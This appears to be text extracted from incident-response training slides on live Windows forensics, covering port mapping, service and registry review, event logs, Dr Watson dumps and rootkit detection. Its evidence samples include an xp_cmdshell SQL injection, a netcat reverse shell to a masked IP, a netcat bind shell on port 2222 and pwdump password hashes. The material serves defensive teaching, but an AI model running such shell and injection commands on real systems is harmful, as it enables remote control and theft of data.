svchost	1040	8	15	201	4712	0:00:00.937	0:00:02.937	171:49:29.375
svchost	1116	8	10	419	4336	0:00:04.390	0:00:10.968	171:49:29.093
svchost	1208	8	74	1647	28620	0:16:49.000	0:13:24.109	171:49:28.953
svchost	1312	8	4	80	3088	0:00:01.578	0:00:05.781	171:49:28.406
svchost	1456	8	14	238	4964	0:00:02.546	0:00:02.437	171:49:28.000
explorer	1676	8	17	533	14832	0:04:26.484	0:09:37.984	171:49:26.875
BRSVC01A	1856	8	3	29	1072	0:00:00.015	0:00:00.031	171:49:26.187
BRSS01A	1884	8	1	23	1500	0:00:00.906	0:00:00.281	171:49:26.140
spoolsv	1892	8	17	215	7708	0:00:04.593	0:00:09.250	171:49:26.125
00THotkey	1944	8	4	72	3680	0:00:00.468	0:00:01.656	171:49:25.765
hkcmd	1976	8	5	163	5824	0:00:00.171	0:00:02.609	171:49:25.500
agrsmsg	1984	8	2	37	1816	0:00:00.156	0:00:00.296	171:49:25.390
Apoint	1992	8	1	74	5044	0:00:01.500	0:00:07.640	171:49:25.328
TouchED	2000	8	1	27	1928	0:00:00.031	0:00:00.015	171:49:25.234
TFNF5	2024	8	1	20	1732	0:00:00.015	0:00:00.062	171:49:24.953

Evidence: Fport

Review the **fport** Output for:

Open Ports that Should Not be Open.

Any Listening Application that You are Unfamiliar with.

Most Valid Applications that Open Ports are Located in the “Winnt” or the “winnt\system32” Directory.

Does Not Appear to Work With Windows XP

FPORT Cannot Report the Full Path Name for Any Application Installed as a Windows Service.



Evidence: Fport

```

% DOS Prompt
FPort v1.31 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Securing the dot com world
Pid Process Port Proto Path
2 System -> 21 TCP
125 inetinfo -> 21 TCP D:\WINNT\System32\inetrv\inetinfo.exe
94 RpcSs -> 135 TCP D:\WINNT\system32\RpcSs.exe
2 System -> 135 TCP
2 System -> 139 TCP
94 RpcSs -> 1025 TCP D:\WINNT\system32\RpcSs.exe
2 System -> 1025 TCP
2 System -> 1026 TCP
125 inetinfo -> 1026 TCP D:\WINNT\System32\inetrv\inetinfo.exe
2 System -> 1027 TCP
125 inetinfo -> 1027 TCP D:\WINNT\System32\inetrv\inetinfo.exe
144 MSTask -> 1028 TCP D:\WINNT\system32\MSTask.exe
2 System -> 1028 TCP
144 MSTask -> 1029 TCP D:\WINNT\system32\MSTask.exe
2 System -> 1029 TCP
94 RpcSs -> 1030 TCP D:\WINNT\system32\RpcSs.exe
2 System -> 1030 TCP
2 System -> 6000 TCP
162 winpop -> 6000 TCP D:\WINNT\winpop.exe
2 System -> 12346 TCP
162 winpop -> 12346 TCP D:\WINNT\winpop.exe
2 System -> 21554 TCP
199 Windll -> 21554 TCP D:\WINNT\Windll.exe
94 RpcSs -> 135 UDP D:\WINNT\system32\RpcSs.exe
2 System -> 135 UDP
2 System -> 137 UDP
2 System -> 138 UDP
D:\irinvest>
  
```



Openports

```

c:\>openports
DiamondCS OpenPorts v1.0 (-? for help)
Copyright (C) 2003, DiamondCS - http://www.diamondcs.com.au/openports/
Free for personal and educational use only. See openports.txt for more details.

SYSTEM [4]
TCP 0.0.0.0:445      0.0.0.0:0      LISTENING
UDP 0.0.0.0:445      0.0.0.0:0      LISTENING
ccApp.exe [232]
TCP 127.0.0.1:1029   0.0.0.0:0      LISTENING
ViewMgr.exe [520]
UDP 127.0.0.1:1301   0.0.0.0:0      LISTENING
lsass.exe [888]
UDP 0.0.0.0:500      0.0.0.0:0      LISTENING
UDP 0.0.0.0:4500     0.0.0.0:0      LISTENING
svchost.exe [112]
TCP 0.0.0.0:135      0.0.0.0:0      LISTENING
svchost.exe [1152]
UDP 127.0.0.1:123    0.0.0.0:0      LISTENING
HOTOSYNC_EXE [1180]
UDP 127.0.0.1:2220   0.0.0.0:0      LISTENING
svchost.exe [1256]
UDP 0.0.0.0:3478     0.0.0.0:0      LISTENING
UDP 0.0.0.0:1394     0.0.0.0:0      LISTENING
UDP 0.0.0.0:1123     0.0.0.0:0      LISTENING
UDP 0.0.0.0:1127     0.0.0.0:0      LISTENING
UDP 0.0.0.0:1038     0.0.0.0:0      LISTENING
svchost.exe [1372]
UDP 127.0.0.1:1900   0.0.0.0:0      LISTENING
spoolsv.exe [1740]
UDP 0.0.0.0:1026     0.0.0.0:0      LISTENING
alg.exe [3776]
TCP 127.0.0.1:1035   0.0.0.0:0      LISTENING
msmsgs.exe [4068]
UDP 0.0.0.0:1078     0.0.0.0:0      LISTENING
UDP 127.0.0.1:38729  0.0.0.0:0      LISTENING
C:\>_
  
```

tasklist /SVC

```

c:\>tasklist /svc

Image Name                PID Services
=====
System Idle Process        0 N/A
System                     4 N/A
smss.exe                   720 N/A
csrss.exe                  804 N/A
winlogon.exe               828 N/A
services.exe              876 Eventlog, PlugPlay
lsass.exe                  888 PolicyAgent, ProtectedStorage, SamSs
svchost.exe               1032 DcomLaunch, TermService
svchost.exe               1112 RpcSs
svchost.exe               1152 AudioSrv, Browser, CryptSvc, Dhcp, dmserver,
                        ERSvc, EventSystem,
                        FastUserSwitchingCompatibility, helpsvc,
                        HidServ, lanmanserver, lanmanworkstation,
                        Netman, Nla, RasMan, Schedule, seclogon,
                        SENS, SharedAccess, ShellHWDetection,
                        srsservice, TapiSrv, Themes, TrkWks, W32Time,
                        winmgmt, wscsv, uuaserv, WZCSVC
svchost.exe               1256 Dnscache
svchost.exe               1372 LmHosts, RemoteRegistry, SSDPSRV, WebClient
BRSSUC01A.EXE             1700 Brother XP spl Service
BRSSUC01A.EXE             1732 N/A
  
```

Evidence - Regdump

Review the MRU Files

Last Opened Files

Last Searches

Last Commands Executed (Start-> Run)

Review the Startup Registry Keys

Review the Full Path of Applications Executed
when A Windows Service is Initiated



Evidence – psservice

```
SERVICE_NAME: mediadriver
DISPLAY_NAME: Microsoft Windows Mediaplayer
(null)
TYPE           : 10 WIN32_OWN_PROCESS
STATE          : 1  STOPPED

(NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0  (0x0)
SERVICE_EXIT_CODE : 0  (0x0)
CHECKPOINT     : 0x0
WAIT_HINT      : 0x0
```





Evidence - RegDump

```
mediadriver
    Type = REG_DWORD 0x00000010
    Start = REG_DWORD 0x00000002
    ErrorControl = REG_DWORD 0x00000000
    ImagePath = REG_EXPAND_SZ
    C:\RECYCLER\Recycled\{F64578FABCD2146FFABB}\dll\svrany.exe
    DisplayName = Microsoft Windows Media player
    ObjectName = LocalSystem
    Parameters
        Application =
    C:\RECYCLER\Recycled\{F64578FABCD2146FFABB}\dll\ioFTPD.exe
        AppDirectory =
    C:\RECYCLER\Recycled\{F64578FABCD2146FFABB}\dll
    Security [17 1]
```



Evidence - psservice

```
SERVICE_NAME: ZGBP001
DISPLAY_NAME: ZGBP001
(null)
    TYPE           : 10 WIN32_OWN_PROCESS
    STATE          : 1 STOPPED

    (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 1077 (0x435)
    SERVICE_EXIT_CODE : 0 (0x0)
    CHECKPOINT      : 0x0
    WAIT_HINT       : 0x0
```



Evidence - regdump

```
ZGBP001
    Type = REG_DWORD 0x00000010
    Start = REG_DWORD 0x00000004
    ErrorControl = REG_DWORD 0x00000001
    ImagePath = REG_EXPAND_SZ X:\WINNT\srwany.exe
    DisplayName = ZGBP001
    ObjectName = LocalSystem
    Parameters
        Application =
x:\winnt\system32\drivers\disdn\temp2\zgbbot\mirco.exe
        AppParameters =
        AppDirectory =
x:\winnt\system32\drivers\disdn\temp2\zgbbot
        Security [17 1]
            Security = REG_BINARY 0x000000b8 0x80140001
0x000000a0 0x000000ac 0x00000014 0x00000030 0x001c0002 0x00000001
0x00148002 0x000f01ff 0x00000101 0x01000000 0x00000000 0x00700002
0x00000004 0x00180000 0x000201fd \
                                0x00000101 0x05000000 0x00000012
```



Obtaining the Event Logs

```
psloglist -s -x security
psloglist -s -x application
psloglist -s -x system
```



Evidence: The Event Logs

Application Log

- Anti-Virus Records.
- SQL Server Records.

System Log

- Starting and Stopping (Crashing) of the Web Server.

Security Log

- Brute Force Netbios Connections.
- Access to Files (when auditing file access).
- Policy Changes.
- Logins and Logouts.



Detection – Application Log

```
005,Application,Norton AntiVirus,ERROR,XXX-XX,Mon Feb 21
18:15:44 2005,5,None,      Virus Found!Virus name:
Trojan Horse in File:
C:\RECYCLER\Recycled\{F64578FABCD2146FFABB}\com1\dll\bon
gthom\service2.bat by: Realtime Protection scan. Action:
Clean failed : Quarantine failed : Access denied
```

```
003,Application,Norton AntiVirus,ERROR,XXX-XX,Mon Feb 21
18:04:47 2005,5,None,      Virus Found!Virus name:
Trojan Horse in File:
C:\RECYCLER\Recycled\{F64578FABCD2146FFABB}\dll\ioselbst
.bat by: Realtime Protection scan. Action: Clean failed
: Quarantine succeeded : Access denied
```



Detection – Application Log

```
202,Application,DNTUS26,INFORMATION,T
SERVER,Thu May 01 00:32:53
2003,0,None,DameWare NT Utilities
2.6 Last Error: 0 The following
user has connected via remote
console. User: Dentadmin From:
NET-UK03
```



Evidence – Security Event Log

5/25/03	4:58:51 PM	8	7	632	...
5/25/03	4:58:51 PM	8	7	624	...New User
5/25/03	4:58:51 PM	8	7	636	...Group
5/25/03	4:58:51 PM	8	7	642	...Changed
5/25/03	4:58:51 PM	8	7	642	...Changed
5/25/03	4:58:51 PM	8	7	636	...Group
5/25/03	4:58:51 PM	8	7	642	...Changed
5/25/03	4:58:51 PM	8	7	632	...
5/25/03	4:58:51 PM	8	7	624	...New User
5/25/03	4:58:51 PM	8	7	642	...Changed
5/25/03	4:58:51 PM	8	7	642	...Changed
5/25/03	4:58:51 PM	8	7	636	...Group
5/25/03	4:58:51 PM	8	7	642	...Changed



Reviewing the Security Event Log

Review the Security Log for the Following

- User accounts being used during anomalous hours.
- User accounts logging in from improper systems.
- User accounts logging onto a system that the account should not require access to.
- A large number of failed logons, implying brute force logon attacks.
- Suspicious password changes.
- Determine if Process Tracking is Turned on.

Specifically, review the following event types for review:

- Event ID 528 – Successful Logons
- Event ID 529 – Failed Logons
- Event ID 538 – Successful Logoffs
- Event ID 540 – Successful Network Logons
- Event ID 592 – Process Started
- Event ID 627 – Password Changes
- Event ID 681 – Failed Remote Logons

Reviewing the Application Event Log

Review the Anti Virus alerts:

- Type 2 – Records When Scans were Executed.
- Type 5 – Virus Found Record.
- Type 6 – Permission Failures during AV Scans
- Type 7 – New Virus Definition Loaded
- Type 16 – Virus Definitions are Current

Review all Dr Watson Creations

Review all Winlogon Errors.



Detection - pwdump

```
Administrator:500:*****:*****:*****
*****:Built-in account for administering the computer/domain::
Guest:501:192F894733FD82DD417EAF50CFAC29C3:DBF21832F261D90D208821EB90262B43:B
uilt-in account for guest access to the computer/domain::
DERINGER$:1000:48F8334424A89986B212F1B369F32900:730BB14F4D775BDE4C67B6EDAC7F0
3E4:::
IUSR_DERINGER:1001:1319783FF0C685626D4791CF4B4707:AFECFE010F830A8A265E3A10A
3498A36:Internet Guest Account,Internet Server Anonymous Access::
IWAM_DERINGER:1003:C22DFB14F825464C2276623940D71131:40185B0E548BB4DB5359F4E21
4839676:Web Application Manager account,Internet Server Web Application
Manager identity::
bob:1004:4318B176C3D8E3DEAAD3B435B51404EE:B7C899154197E8A2A33121D76A240AB5:Bo
b::
spiderman:1005:98CC13F72447D06CAAD3B435B51404EE:ACC5E857C583A070E40A7AE83792C
C45:Peter Parker::
MAUSER1$:1008:D22507430A62B283AAD3B435B51404EE:4167BCD8F39697A3ABC76617094F39
6F:::
HelpDesk:1009:192F894733FD82DD417EAF50CFAC29C3:DBF21832F261D90D208821EB90262B
43:::
HelpAssistant:1010:192F894733FD82DD417EAF50CFAC29C3:DBF21832F261D90D208821EB9
0262B43:::
```



Detection - pwdump

```
Administrator:500:NO PASSWORD*****:NO
PASSWORD*****:;:
Guest:501:21E4A6AFB7A1F4891AFD45894F5366B5:62B58FCADA68058B6
D725F257834D241:::
TsInternetUser:1000:21E4A6AFB7A1F4891AFD45894F5366B5:62B58FC
ADA68058B6D725F257834D241:::
```



Additional Information

Pagefile Analysis
Dr. Watson Logs
Unallocated Space



A Flurry of Recent Attacks Demonstrates that Attackers are Turning Off Windows Audit Policies and Deleting the Security Event Log.

Intent / Purpose / Goals

Host-Based Evidence is Usually Severely Limited.

Dr. Watson Logs
PageFile
Unallocated Space

Often Network Security Monitoring is Needed to Assist in Determining Intent, Purpose, and Goals.

Dr Watson Log

Abc.exe = sniffer from xfocus.org (chinese site). "Sniffing TCP PASSWORD"

```

01ece77c 0d 0a 43 3a 5c 57 49 4e - 4e 54 5c 73 79 73 74 65 ..C:\WINNT\sysste
01ece78c 6d 33 32 3e 00 6c 65 20 - 73 6e 69 66 66 65 72 20 m32>.le sniffer
01ece79c 66 6f 72 20 77 69 6e 32 - 30 30 30 0d 0d 0a 43 6f for win2000...Co
01ece7ac 64 65 20 62 79 20 67 6c - 61 63 69 65 72 20 3c 67 de by glacier <g
01ece7bc 6c 61 63 69 65 72 40 78 - 66 6f 63 75 73 2e 6f 72 lacier@xfocus.or
01ece7cc 67 3e 0d 0d 0a 68 74 74 - 70 3a 2f 2f 77 77 77 2e g>...http://www.
01ece7dc 78 66 6f 63 75 73 2e 6f - 72 67 0d 0d 0a 0d 0d 0a xfocus.org.....
01ece7ec 53 6e 69 66 66 69 6e 67 - 20 54 43 50 20 50 41 53 Sniffing TCP PAS
01ece7fc 53 57 4f 52 44 20 2e 2e - 2e 0d 0d 0a 3c 43 74 72 SWORD .....<Ctr
01ece80c 6c 2d 43 3e 20 74 6f 20 - 71 75 69 74 0d 0d 0a 0d 1-C> to quit....
01ece81c 0a 49 6f 63 74 6c 20 45 - 72 72 6f 72 3a 20 31 30 .Ioctl Error: 10

```

Dr Watson Log

SQL Commands used to execute:

Xp_cmdshell dir

```

530def44 70 3d 89 00 01 01 00 44 - 00 00 01 00 45 00 58 00 p=....D....E.X.
530def54 45 00 43 00 20 00 6d 00 - 61 00 73 00 74 00 65 00 E.C. .m.a.s.t.e.
530def64 72 00 2e 00 2e 00 78 00 - 70 00 5f 00 63 00 6d 00 r....x.p...c.m.
530def74 64 00 73 00 68 00 65 00 - 6c 00 6c 00 20 00 22 00 d.s.h.e.l.l. ".
530def84 64 00 69 00 72 00 22 00 - 92 00 04 00 9a 00 00 00 d.i.r".....

```

Dr Watson Log

SQL Commands used to execute:
 Xp_cmdshell echo bye >> c:\winnt\system32\ftp3.txt

```

6badef58 26 04 00 00 e7 e2 00 - 09 04 00 01 c6 e2 00 73 &.....s
6badef68 00 65 00 6c 00 65 00 63 - 00 74 00 20 00 2a 00 20 .e.l.e.c.t. .*
6badef78 00 66 00 72 00 6f 00 6d - 00 20 00 73 00 65 00 6c .f.r.o.m. s.e.l
6badef88 00 65 00 63 00 74 00 20 - 00 72 00 65 00 63 00 69 .e.c.t. r.e.c.i
6badef98 00 64 00 20 00 66 00 72 - 00 6f 00 6d 00 20 00 61 .d. f.r.o.m. a
6badefa8 00 20 00 77 00 68 00 65 - 00 72 00 65 00 20 00 69 . w.h.e.r.e. i
6badefb8 00 64 00 3d 00 31 00 27 - 00 3b 00 45 00 58 00 45 .d.=.1.';E.X.E
6badefc8 00 63 00 20 00 4d 00 41 - 00 53 00 74 00 45 00 52 .c. M.A.S.t.E.R
6badefd8 00 2e 00 2e 00 58 00 50 - 00 5f 00 63 00 4d 00 44 ....X.P._c.M.D
6badefe8 00 53 00 48 00 45 00 4c - 00 4c 00 20 00 27 00 65 .S.H.E.L.L. 'e
6badeff8 00 63 00 48 00 6f 00 20 - 00 62 00 79 00 65 00 20 .c.H.o. b.y.e.
6badf008 00 3e 00 3e 00 20 00 43 - 00 3a 00 5c 00 77 00 69 .>.>.C.:.w.i
6badf018 00 6e 00 6e 00 74 00 5c - 00 73 00 79 00 73 00 74 .n.n.t.\.s.y.s.t
6badf028 00 65 00 6d 00 33 00 32 - 00 5c 00 66 00 74 00 70 .e.m.3.2.\.f.t.p
6badf038 00 33 00 2e 00 74 00 78 - 00 74 00 27 00 2d 00 2d .3...t.x.t.'--
  
```

Dr Watson Log

SQL Commands used to execute:
 Xp_cmdshell nc.exe -e cmd.exe -v xxx.xxx.xxx.xxx 9000

```

0917ef38 01 00 00 00 94 2f f9 77 - 3c e8 87 00 60 c1 87 00 ...../w<...`...
0917ef48 01 01 00 8a 00 00 01 00 - 45 00 58 00 45 00 43 00 .....E.X.E.C.
0917ef58 20 00 6d 00 61 00 73 00 - 74 00 65 00 72 00 2e 00 .m.a.s.t.e.r...
0917ef68 2e 00 78 00 70 00 5f 00 - 63 00 6d 00 64 00 73 00 ..x.p._c.m.d.s.
0917ef78 68 00 65 00 6c 00 6c 00 - 20 00 22 00 6e 00 63 00 h.e.l.l."n.c.
0917ef88 63 00 20 00 2d 00 65 00 - 20 00 63 00 6d 00 64 00 c.-.e. c.m.d.
0917ef98 2e 00 65 00 78 00 65 00 - 20 00 2d 00 76 00 20 00 .e.x.e. -v.
0917efa8 xx 00 xx 00 xx 00 xx 00 - xx 00 xx 00 xx 00 xx 00 x.x.x...x.x...
0917efb8 xx 00 xx 00 xx 00 xx 00 - xx 00 xx 00 xx 00 20 00 x.x.x...x.x.x.
0917efc8 39 00 30 00 30 00 30 00 - 22 00 39 00 2e 00 33 00 9.0.0.0."9...3.
0917efd8 32 00 2e 00 32 00 30 00 - 32 00 4f 00 44 00 42 00 2...2.0.2.O.D.B.
0917efe8 43 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 C.....
  
```

The Future is Now
⋮
Responding to SpreadSploit Malbotworms

 **Red Cliff**
Intelligent Information Security

Challenges to Current Response Methods

- Even When an Organization has Pre-Made Toolkits and a Plan:
 - Live Response Can Be Very Time Consuming
 - Responder Usually is Challenged to Recognize Anomalies
 - Response Tools are Most Often User Space
 - Attack Tools are Migrating to Kernel Space



What Windows Rootkits Do

- Hide Files and Directories
- Hide Processes
- Hide Registry Entries
- Prevent Deletion of Files
- Prevent Anti-Virus from Executing
- List Goes On ...

Vanquish

```
C:\WINDOWS\System32\cmd.exe
C:\>dir
Volume in drive C has no label.
Volume Serial Number is F8F0-AA05

Directory of C:\

04/02/2005  01:48 PM           0 AUTOEXEC.BAT
04/02/2005  01:48 PM           0 CONFIG.SYS
04/02/2005  05:04 PM        <DIR>      Documents and Settings
04/02/2005  05:05 PM        <DIR>      Program Files
04/05/2005  08:31 AM        <DIR>      Response
04/05/2005  08:32 AM        <DIR>      vanquish
04/05/2005  09:00 AM           198 vanquish.log
04/05/2005  09:16 AM        <DIR>      WINDOWS
                                3 File(s)      198 bytes
                                5 Dir(s)      8.810.393.600 bytes free



C:\>cd vanquish
C:\vanquish>vanquish.exe
C:\vanquish>cd ..

C:\>dir
Volume in drive C has no label.
Volume Serial Number is F8F0-AA05


Directory of C:\

04/02/2005  01:48 PM           0 AUTOEXEC.BAT
04/02/2005  01:48 PM           0 CONFIG.SYS
04/02/2005  05:04 PM        <DIR>      Documents and Settings
04/02/2005  05:05 PM        <DIR>      Program Files
04/05/2005  08:31 AM        <DIR>      Response
04/05/2005  09:16 AM        <DIR>      WINDOWS
                                2 File(s)      0 bytes
                                4 Dir(s)      8.810.381.312 bytes free


C:\>
```



Vanquish



AFX



AFX

```
C:\WINDOWS\System32\cmd.exe - bad.exe -L -p 2222 -e cmd.exe
C:\>cd mandia
C:\mandia>bad.exe -L -p 2222 -e cmd.exe

C:\WINDOWS\System32\cmd.exe
C:\>tasklist

Image Name                   PID Session Name  Session#    Mem Usage
=====
System Idle Process          0 Console           0             20 K
System                        4 Console           0           1,472 K
smss.exe                     540 Console           0           1,612 K
csrss.exe                     588 Console           0           4,956 K
winlogon.exe                  612 Console           0           6,060 K
services.exe                  656 Console           0           4,244 K
lsass.exe                     668 Console           0           1,180 K
svchost.exe                   832 Console           0           3,880 K
svchost.exe                   932 Console           0          16,968 K
svchost.exe                   1036 Console           0           3,164 K
svchost.exe                   1120 Console           0           4,312 K
spotlight.exe                1472 Console           0           4,472 K
explorer.exe                  1484 Console           0           7,712 K
wpabaln.exe                   928 Console           0           3,660 K
cmd.exe                       1052 Console           0           3,268 K
uiaucit.exe                   1344 Console           0           4,340 K
root.exe                      1416 Console           0           2,112 K
mpaint.exe                    5340 Console           0           1,504 K
svchost.exe                    5668 Console           0           3,988 K
bad.EXE                       6164 Console           0           2,920 K
cmd.exe                       6500 Console           0           3,148 K
tasklist.exe                  6828 Console           0           4,168 K
wmiprvse.exe                  7176 Console           0           3,780 K

C:\>_
```

AFX

```
C:\WINDOWS\System32\cmd.exe - bad.exe -L -p 2222 -e cmd.exe
C:\>cd mandia
C:\mandia>bad.exe -L -p 2222 -e cmd.exe

C:\WINDOWS\System32\cmd.exe
C:\>openports
DiamondCS OpenPorts v1.0 (-? for help)
Copyright (C) 2003, DiamondCS - http://www.diamondcs.com.au/openports/
Free for personal and educational use only. See openports.txt for more details.

SYSTEM [4]
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 192.168.249.128:139 0.0.0.0:0 LISTENING
UDP 192.168.249.128:137 0.0.0.0:0 LISTENING
UDP 192.168.249.128:138 0.0.0.0:0 LISTENING
UDP 0.0.0.0:445 0.0.0.0:0 LISTENING
svchost.exe [832]
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
UDP 0.0.0.0:135 0.0.0.0:0 LISTENING
svchost.exe [932]
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
UDP 0.0.0.0:1027 0.0.0.0:0 LISTENING
UDP 0.0.0.0:1028 0.0.0.0:0 LISTENING
svchost.exe [1036]
UDP 0.0.0.0:1026 0.0.0.0:0 LISTENING
svchost.exe [1120]
TCP 0.0.0.0:5000 0.0.0.0:0 LISTENING
UDP 127.0.0.1:1900 0.0.0.0:0 LISTENING
UDP 192.168.249.128:1900 0.0.0.0:0 LISTENING

C:\>
```

RootKit Revealers to the Rescue

www.sysinternals.com


Interprets File System Discrepancies

Interprets Registry Discrepancies

Command Line as well as GUI Tool

Can be Executed Remotely Using PSEXEC

RootKit or Other Emerging Revealers Must be Incorporated into your Response Toolkits



Contact Information



Kevin Mandia
President

1285 Avenue of the Americas - 35th Floor
New York, NY 10019
www.red-cliff.com

